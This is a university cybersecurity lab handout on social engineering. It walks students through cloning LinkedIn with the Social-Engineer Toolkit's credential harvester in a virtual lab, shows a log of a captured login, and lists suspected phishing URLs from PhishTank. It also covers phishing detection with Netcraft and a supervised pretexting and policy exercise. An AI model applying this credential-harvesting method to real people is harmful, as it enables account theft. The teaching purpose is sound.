




PRIFYSGOL CYMRU
Y Drindod Dewi Sant
UNIVERSITY OF WALES
Trinity Saint David
SWANSEA - ABERTAWE

Applied Computing

Wales Institute of Science and Art (WISA)

Advanced Cybersecurity (ACCB6000)

Social Engineering



Objectives

Note 1: *This is an independent activity for you to understand Social Engineering: No prerequisite is required to complete this activity.*

Recommendation: *It is advised to complete the activities outlined in this document during Week 6.*

1. **Social Engineering Toolkit: Use SET to harvest credentials from social websites**
2. **Use Netcraft Toolbar and PhishTank to detect phishing sites and protect your network**

Optional Changes: *Considering the number of Virtual Machines, you might ignore ClientL1 in your Activities. For Testing Purposes from a Client Machine, use ClientS1. However, if you wish to include ClientL1 in your Topology/ Testing, you are more than welcome.*

ETHICAL STATEMENT

The tools and techniques you are exposed to' in this lab is to work only on a virtual machine environment and the purpose is entirely to demonstrate various types of cyber-attacks. Experimentation with these tools, techniques, and resources is at the discretion of the instructor and institution. If you as a student consider using attack tools for educational purposes on an outside environment, you should get approval from your lecturer prior to any experimentation.

Note: Unauthorized access to data, computer, and network systems is a crime in many jurisdictions and often is accompanied by severe consequences, regardless of the perpetrator's motivations. It is the learner's responsibility, as the user of this material, to be cognizant of and compliant with computer use laws.

1. Use Social Engineering Toolkit to harvest credentials from social websites

Install and assess from: Kali Linux

Victim: Windows Machine

References: <https://github.com/trustedsec/social-engineer-toolkit>

Let's get into a scenario:

You are receiving a link from your friend asking to look at his post in LinkedIn or any social media websites. You click on the link, and it takes you to the official login page. You enter your credentials and login. It loads and asks for the login credentials again. No doubts for you, (maybe thinking of some internet/application issue) and logging in again. It takes into your account. But you could not see your friend's post.

What will you do?

Maybe, (General users) think that the link is not working. In the meantime, your eyes caught another interesting post and started focusing on it.

What might have happened?

Your friend sets you a trap by sending the link. It is to harvest your credentials. Because you did click the link, that was sent to you, your username and password are now with your friend.

(No worries ahh!!! It's your friend. Your friend might not harm you)

What is the risk?

Your friend might be a victim of an attack. His account might have been compromised by a Criminal (hacker) who sent you a link in the name of your friend setting you a trap through the link.

(or)

You are the target for the attacker. He knows about your friends' details. Spoofs your friend's id/ number and sends an email/text message to you.

The outcome is

"Now your username and password are with some criminal"

Imagine the next day morning. You wake up andddd.....

It is a nice story. But is it possible?

Yes

How?

1. In Kali Linux, Open Social Engineering Toolkit.

```
Note that the Social-Engineer Toolkit is provided as is, and is a royalty free
open-source application.

Feel free to modify, use, change, market, do whatever you want with it as long
as you give the appropriate credit where credit is due (which means giving
the authors the credit they deserve for writing it).

Also note that by using this software, if you ever see the creator of SET in
a bar, you should (optional) give him a hug and should (optional) buy him a beer
(or bourbon - hopefully bourbon). Author has the option to refuse the hug
(most likely will never happen) or the beer or bourbon (also most likely will
never happen). Also by using this tool (these are all optional of course!),
you should try to make this industry better, try to stay positive, try to help
others, try to learn from one another, try stay out of drama, try offer free
hugs when possible (and make sure recipient agrees to mutual hug), and try
to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you
are planning on using this tool for malicious purposes that are not authorized
by the company you are performing assessments for, you are violating the terms
of service and license of this toolset. By hitting yes (only one time), you
agree to the terms of service and that you will only use this tool for lawful
purposes only.

Do you agree to the terms of service [y/n]:
```

Agree to the terms

```

  /\_____/\
  || Social-Engineer Toolkit ||
  || Free ||
  || #hugs ||
  || By: TrustedSec ||
  /\_____/\

  /-----/
  /oooo oooo oooo oooo /
  /ooooooooooooooooooooo/
  /ooooooooooooooooooooo/
  /C=

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

01011001011011110111011010010000011100
1001100101011000010110110001011000111
1001001000000110100001100001011101001
100101001000000110100010111100100000
011010101110101011000110110100001000
00011010001101001011011011001010010
00000110111011011000100000011100101
1011101110101011100100010000001101000
0110000101101100110010001110011001000
0000110100010110100101001001000000101
0100011010000110000101101100110110101
1100110010000001100110011011101110010
001000000110101011001101101001011011
100110011001000000110100011010000110
0101001000000101001101110110001101
1010010110000101101000010110101000101
01101100110011011010100101110110011001
0101100101011001000100000010101000110
11110110111011011000110110110100101
11010000100000001010100110100001110101
011001110110011001100101010

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
[---] Version: 8.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector

```

Select Social-Engineering Attacks → Website Attack Vectors

What is Spear-Phishing Attack? What are their vectors?

What are the other Social Engineering Attacks found in SEToolkit? Try to simulate one of the attacks (not listed in the activity) and document the outcome.

```

set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by
the Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web-site that has a username and password field and harvest all the information.
The Tabnabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white-shops, amongst. This method utilizes iframe replacements to make the highlighted URL
a link. You can edit the link replacement settings in the set.config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit
The MTA Attack method will allow you to clone a site and perform powershell injection through MTA files which can be used for Windows-based
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web-Jacking Attack Method
6) Multi-Attack Web Method
7) MTA Attack Method
99) Return to Main Menu

set> webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to WebAttack Menu

set> webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set> webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.10.11]:10.10.11
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set> webattack> Enter the url to clone:linkedin.com
[-] Cloning the website: http://linkedin.com
[-] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regards
[-] The Social-Engineer Toolkit Credential Harvester Attack
[-] Credential Harvester is running on port 80
[-] Information will be displayed to you as it arrives below:

```

Select Credential Harvester Attack Method → Site Cloner → Give your Attacker machine IP Address as the POST back address. → Give the name of the site to clone. (in my case it is LinkedIn)


What would you do to target a victim outside your network? By giving this private IP address of the attacker, will you receive the harvested information if your target is outside your local network? Document your thoughts with necessary references, screenshots, and citations.


2. Use any communication medium (Email/ Text/ Whatsapp etc) to embed the IP Address with a catchy link name and send to your own email (in this case – for demonstration purpose).

What catchy name did you use?

3. Login to your Windows Client machine (in Virtual Lab). Open your communication medium (Email/ Text/ Whatsapp etc) and click the link. (Note: The actions may vary depending on the communication medium you selected.)

Which webpage opened on clicking the link? Document your observations on the webpage.





5. Go back to your Kali Linux and observe. Did you able to harvest the credentials?

```
10.10.10.11 - - [13/Mar/2022 06:54:27] "POST /li/track HTTP/1.1" 302 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: loginCsrfParam=db220a93-b076-443d-8e69-4e59775e28d8  
PARAM: session_key=victim@victim.com  
POSSIBLE PASSWORD FIELD FOUND: session_password=Mysecretpassword  
PARAM: trk=homepage-basic_signin-form_submit  
PARAM: controlId=d_homepage-guest-home-homepage-basic_signin-form_submit-button  
PARAM: pageInstance=urn:li:page:d_homepage-guest-home_jsbeacon;Y9XKs0neTtyHlEK0m4AJ7g==  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

6. Document.
- Observations on Site Cloner
 - Observations on targeting a victim outside your network.
 - Simulate and document another Social Engineering Attack using the Toolkit. (Other than Site Cloner)

2. Use Netcraft Toolbar, PhishTank to detect phishing sites and protect your network

Install and assess from: Windows Server 2022

(Refer to our earlier lectures and activities) Detection of phishing activity is one of the primary goals to achieve in order to secure our network. Netcraft tool helps in detecting few vital actions like phishing, fraud/malicious websites by bringing in required data. There are many features Netcraft is capable of. However, in this task, we shall use Netcraft Toolbar for your browser to quickly gather information on websites we are visiting.

Download Netcraft Toolbar.

1. In Windows Server 2022, Open your installed browser. Download and Install Netcraft Toolbar for your browser.

The collage illustrates the steps to install and use the Netcraft Extension:

- Search Results:** A Google search for "toolbar netcraft" shows results from netcraft.com, including links to tools, protection apps, and research.
- Chrome Web Store:** The "Netcraft Extension" page is shown, offering a productivity tool with 147 reviews and 50,000+ users.
- Add Extension:** A confirmation dialog asks "Add 'Netcraft Extension'?" with the description "Read and change all your data on all websites".
- Options Page:** The "Options" page allows configuring settings like blocking phishing sites, XSS attacks, and suspicious sites.
- Toolbar Interface:** The installed toolbar shows website security details, including a risk rating (0), site name (www.thegames.com), and a report multi-tool (URL).

2. Open your browser and visit websites. Test the website based on the information provided by the Netcraft Toolbar.

Name of the website visited:

Risk Rating of the website:

Other relevant details:

Click on the Site Report:

Relevant details about the website:

(Repeat this for all the website you are visiting)

Referring to our previous task, did you check the link you generated to harvest the credentials using Netcraft toolbar? What is the outcome?


3. Try to visit any website that is identified as a phishing site. Did Netcraft Toolbar react to that?

How did netcarft toolbar respond to the phishing site?

What action did you take? Why


On your views, how would Netcraft Toolbar help general user to protect themselves from Social Engineering Attacks? Document your thoughts with appropriate references, screenshots and citations.

4. Scenario: You receive the following message in your inbox:



Now, based on the earlier lectures and recent activity, you must be aware of phishing attacks and have idea about appropriate tools to identify the phishing sites.

- a. Look at your emails/ SMS and find out any emails/ messages like the above and copy the link and paste in it the browser where you installed Netcraft Toolbar. **(Only in a Simulated Environment. DO NOT use in your production environment.)**
- b. What happened? Did Netcraft respond to this phishing site? Record your outcome.



c. Now, let's use another tool. Search Phish Tank in your browser


Which link did you use to download the tool? Why?

What is the purpose of this tool?

d. Click on the PhishTank website. Paste the above link in the below input box and click "Is it a phish?" Button.



e. What was the outcome?



- f. You could also look at some of the suspected phishing websites. Use those phishing links in your browser and check the outcomes from netcraft. Document your findings and analysis.

Recent Submissions

You can help! [Sign in](#) or [register](#) (free! fast!) to verify these suspected phishing.

ID	URL	Submitted by
7463127	https://bt-mailbox-review15768.weeblysite.com/	verifram
7463126	https://bintygs63.weeblysite.com/	verifram
7463125	https://kirasna.000webhostapp.com/	Misha ✓
7463121	https://updatecommunication.weebly.com/	verifram
7463118	https://newresults100.github.io/batelecmoot/load....	verifram
7463117	https://www.eko-net.com.xah9dvc.cn/	Misha ✓
7463116	https://www.eko-net.com.gymtnc.cn/	Misha ✓
7463115	https://www.vies.amedawi.cn/	Misha ✓
7463114	https://www.eko-net.com.voghrp.cn/	Misha ✓
7463113	https://www.uc.taykgmg.cn/	Misha ✓
7463112	https://my.connect.au.login1.fekao.cn/	abelma
7463111	https://www.used-my-connect-au-login6.workers.dev/	abelma
7463107	https://ap.tera-swump.com/	Feis0101
7463104	https://www.maccsori.icu	Yuf
7463103	http://akaneruby.com/wp-admin/ju/widget/login.htm...	yifan2k

[See more suspected phishing...](#)

New to PhishTank?
[Subscribe](#) to the PhishTank mailing lists.

Name of the visited LINK:


Risk Rating of the website:

Other relevant details:

Click on the Site Report:

Relevant details about the website:

Lab Topology



Task 3: Work as a Team of 2-4 to attempt “Social-Engineering Reconnaissance and Defensive Countermeasure Design”.

Prepare:

You shall reference the above Swansea.acca (Enterprise Network Topology) provided. The System Administrator is the Lecturer (creator of the topology) who holds privileged knowledge of services, credentials, and original security controls.

- Construct a realistic pretext scenario (150–200 words) that justifies interaction with the System Administrator.
- Formulate 5–7 open-ended questions embedded within the scenario that indirectly reveal the following (not limited to):

- Installed network services and their host locations
- Authentication mechanisms (e.g., local vs. LDAP)
- Backup and recovery procedures
- Access control policies (e.g., VLAN segmentation, jump-box usage)
- Incident response contacts

Constraint: Direct queries such as “What services are installed?” are prohibited. Questions must be contextually framed to appear legitimate.

c. Documentation of Scenario & Questions

- Pretext narrative
- Numbered question list
- Expected information yield (hypothesised response → topology impact)

d. Schedule a 5-minute live interaction (in-person, Microsoft Teams) with the Lecturer (System Administrator).

e. Record the entire session.

Ethical Boundary: Cease immediately if the target expresses discomfort. No deception beyond the approved pretext is permitted.

Complete the following table in your report:

Question	Response	Inferred Topology Details	Confidence Level (H/M/L)

f. Answer ****yes/no**** with justification:

“Was sensitive information obtained that would enable lateral movement or privilege escalation in the topology?”

If yes, explicitly map the data to MITRE ATT&CK - Phishing for Information or equivalent.

g. Draft a one-page policy document titled:

“Social-Engineering Resilience Framework for SWANSEA.ACCA - Enterprise Network”

Structure:

Technical Controls, Procedural Controls

Awareness Training Module Outline

Reference at least TWO standards: NIST, ISO/IEC 27001.

How could the elicited information be weaponised in a real attack (e.g., credential reuse, backup tampering)?

Propose two behavioural indicators (e.g., urgency framing, authority impersonation) and corresponding playbook actions.

One actionable habit you will adopt (e.g., “I will verify all password-reset requests via the official ticketing portal”).

Reference:

https://www.youtube.com/playlist?list=PLddfEpDxAoTt8mx4VcThYm_hSDid1WjZd